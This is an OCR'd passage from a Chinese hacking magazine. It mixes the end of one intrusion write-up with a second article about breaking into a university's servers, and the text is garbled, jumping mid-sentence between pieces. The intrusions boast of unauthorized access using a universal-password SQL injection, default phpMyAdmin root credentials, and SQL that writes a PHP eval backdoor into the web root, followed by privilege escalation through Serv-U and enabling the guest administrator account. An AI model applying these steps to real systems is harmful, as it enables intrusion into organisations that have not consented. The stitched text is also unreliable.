


图3

很显然，扫描出的结果就是我们要剔除的目标。把结果导出后，用记事本编辑并替换掉路径，只留下域名，然后跟旁注的结果进行对比吧。你用眼睛排除也行，用fc命令更好。这当然不是传统意义的找茬，但是给我们的入侵带来一定便利。

经过排除法后，我找到一个目标http://www.nx-xx.com/，在地址后输入admin进入后台登录页面，凭感觉，这种后台是存在万能密码漏洞的，输入**'or'='or'**成功进入后台。

后台的功能还真是强大，有ewebeditor，不过没有找到默认数据库。我们在后台找到恢复数据库功能处，发现text选框调用了readonly。我们直接修改源码里的路径值和POST的相对路径，本地生成一个表单，就可以提交成功了，如图4。




图4

获取webshell后我发现服务器没有设置好权限，webshell可以浏览所有盘符，服务器装有servu和pcanywhere，很方便的就提权成功了。本文的目的并不是提权的过程，所以略去，最后附图一张，以求真实，如图5。

此文并没涉及到高深的入侵手法，我只是以一个讲述者的心态告诉大家在遇到这类情况时的处理方法，也是告知广大黑友，我们的武器是双刃剑，不要只看到常用的一面，灵活挖掘，你才

记一次入侵某大学的全过程

图知识型流氓[LST]

从本文你可以注意作者的一些渗透细节

大概是一个月以前，在女朋友的教唆下，入侵了她们学校专门用来放各个学院网站的服务器。方法是很轻松加愉快的用EWEBEDITOR上传WEBSHELL，然后SERVU提权登录3389，整个过程不到5分钟，很久没这么轻松的进入一台服务器了。看来，安全性很差的服务器还是有的。

在一个月黑风高的夜晚，我突然有种变态想法，想多拿几台她们学校的服务器，当然，首先向电信和网通线路的主站发起挑战。

粗略看了下，网站是PHP的，用的WINDOWS 2K3平台，telnet服务器的3306端口是开放的，可是拒绝了我的连接，如图1。看来即使拿到了MYSQL的ROOT，也不能外部连接提权。




图1

紧接着又用X-SCAN扫描了下，除了3389以外没有什么可用的了，看来还是老办法，从WEB下手吧。

经过相当长一段时间的探索，虽然没有找到注入点，可是却找到了个PHP程序报错的地方，在URL后加单引号提交的时候，程序给我们提供了非常关键的信息——绝对路径，如图2。




图2

可以看到WEB的绝对路径是d:\appserv\www***\more.php。对APACHE PHP和MYSQL比较了解的朋友都知道，有个安装包叫做APPSERV，该安装包的默认安装路径就是x:\appserv。而APPSERV默认在提供WEB服务的文件夹WWW下安装PHPMYADMIN。

灵感来了，马上打开http://www.xxx.edu.cn/phpmyadmin，出现了登录页面，随便试了几个密码，居然用户名和密码都是root。遇到弱口令了，一贯命苦的我居然也有人品爆发的时候。

有了PHPMYADMIN，一切问题很轻松的就解决了，随便挑了个数据库执行如下SQL命令：

```
Create TABLE fuck(cmd text NOT NULL);    //建立一个名为fuck的表
Insert INTO fuck(cmd) VALUES('<?php eval($_POST[x]);?>');    //将PHP一句话木马插入到表中
select cmd from a into outfile 'd:/appserv/www/view.php';    //建立VIEW.PHP文件，里面含有PHP一句话木马的代码
Drop TABLE fuck;    //把fuck表删除
```

命令执行后PHPMYADMIN提示成功，用IE访问我们的PHP木马http://www.xxx.edu.cn/iew.php，如图3。

然后，马上用LANKER的PHP一句话木马客户端连接，接着就可以执行系统命令把GUEST激活并添加到administrators组（APPSERV是系统权限），提示"命令成功完成"，如图4，哈哈，用3389连接喽，如图5。




图3




图4

看了下服务器的配置，一个大学的主站居然用的是奔腾D的处理器，太垃圾了，怪不得登录3389都非常的卡。接着就无耻的顺手牵羊把代码拽回来研究研究，对着代码搞LINUX平台的教育网主站。

因为网站有上传文件的地方，先进后台看看能不能上传PHP马。后台地址是/management/login.php，至于管理员用户名密




图5

能体会其中乐道。当你们遭遇同样的问题时想起了此文，我的目的就达到了。

编辑点评：

很好的一个方法。入侵中常常会出现一些烦人的小问题，有时解决起来并不难，但是很累，像整理字典呀、提取cain的结果呀这些。不过针对这些小问题的话，最好的办法还是学一些编程，像用vbs就是又快又好的解决这些小问题的好办法。

